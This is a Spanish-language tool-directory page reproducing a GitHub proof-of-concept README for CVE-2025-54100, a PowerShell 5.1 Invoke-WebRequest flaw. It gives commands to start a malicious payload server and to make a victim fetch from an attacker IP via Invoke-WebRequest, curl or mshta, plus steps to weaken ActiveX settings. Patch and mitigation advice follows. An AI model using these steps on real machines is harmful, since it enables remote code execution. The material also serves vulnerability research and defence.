
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-54100 — CVE-2025-54100 (CVSS 7.8 Alto) es una vulnerabilidad de inyección de comandos en el cmdlet Invoke-WebRequest de Windows PowerShell 5.1. Surge de una neutralización incorrecta de elementos especiales durante el análisis automático de respuestas web. | Kitploit
Herramientas/GitHubGitHub/themehackers/cve-2025-54100
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónPapers e InvestigaciónAprendizaje y Educación
GitHubthemehackers/cve-2025-54100

CVE-2025-54100

CVE-2025-54100 (CVSS 7.8 Alto) es una vulnerabilidad de inyección de comandos en el cmdlet Invoke-WebRequest de Windows PowerShell 5.1. Surge de una neutralización incorrecta de elementos especiales durante el análisis automático de respuestas web.

Ver Repositorio
31786hace 11 mesesRevisado por Kitploit
Compartir

CVE-2025-54100 – PoC de Análisis de Respuesta de PowerShell

Un Proof-of-Concept conciso que muestra cómo CVE-2025-54100 puede conducir a la Ejecución Remota de Código (RCE) en Windows PowerShell 5.1 a través del análisis malicioso de HTML.

Tabla de Contenidos

  • ¿Qué es CVE-2025-54100?
  • Cómo Funciona el PoC
  • Inicio Rápido
  • Desencadenar Desde un Host Víctima
  • Solución de Problemas y Verificación
  • Evidencia
  • Mitigación
  • Descargo de Responsabilidad
  • Referencias

¿Qué es CVE-2025-54100?

  • Tipo: Inyección de comandos en Invoke-WebRequest cuando no se usa -UseBasicParsing
  • Gravedad: CVSS 7.8 (Alta)
  • Causa raíz: El análisis basado en MSHTML de respuestas HTML permite la ejecución de scripts (por ejemplo, ActiveXObject) en el contexto del llamante.
  • Afecta: Windows 10/11 y Windows Server 2008-2025 con PowerShell 5.1.

Cómo Funciona el PoC

  1. El servidor FastAPI en CVE-2025-54100.py sirve un payload HTML manipulado.
  2. El payload intenta instanciar objetos ActiveX WScript.Shell / Shell.Application.
  3. En hosts vulnerables, el analizador MSHTML ejecuta el script, demostrando RCE al lanzar calc.exe.
  4. El payload suministrado es intencionalmente mínimo y no destructivo, pero puede modificarse para investigación adicional.

Inicio Rápido

Requisitos previos

  • Python 3.10+ (probado con FastAPI y Uvicorn)
  • Instalar dependencias:
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

Ejecutar el servidor malicioso

Inicie el servidor HTTP del PoC:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

Desencadenar Desde un Host Víctima

Ejecute estos comandos en una máquina Windows vulnerable sin -UseBasicParsing:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://<ip-atacante>:8888"
# alias curl
curl http://<ip-atacante>:8888
# mshta
mshta http://<ip-atacante>:8888

Use el mismo puerto que configuró para el servidor. Si es vulnerable, el script incrustado se ejecuta a través del analizador MSHTML. Algunos productos antivirus pueden bloquear el comportamiento aunque el problema de análisis esté presente.

Solución de Problemas y Verificación

Si calc.exe no aparece:

  1. Abra Opciones de Internet en la víctima.
  2. Vaya a Seguridad → Nivel personalizado...
  3. Habilite “Inicializar y ejecutar scripts de controles ActiveX no marcados como seguros para scripting.”
  4. Vuelva a ejecutar Invoke-WebRequest sin -UseBasicParsing.

Esto demuestra el vector de ejecución. Los payloads del mundo real pueden usar ofuscación o bypass adicionales para evadir las restricciones predeterminadas.

Evidencia

PoC

Mitigación

Microsoft parcheó el problema en diciembre de 2025:

  1. Aplique las actualizaciones de seguridad en los hosts Windows afectados.
  2. Use -UseBasicParsing para evitar el análisis MSHTML:
    Invoke-WebRequest -Uri "http://<ip-atacante>:8888" -UseBasicParsing
    
  3. Migre a PowerShell 7+ (pwsh), que no depende de MSHTML para el análisis.

Descargo de Responsabilidad

[!WARNING] Solo para fines educativos y pruebas autorizadas. Úselo responsablemente y cumpla con todas las leyes aplicables. Los autores no se hacen responsables por el mal uso o daños.


Referencias

  • NVD: CVE-2025-54100
  • MSRC: Guía de actualización
  • GitHub: osman1337-security/CVE-2025-54100
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




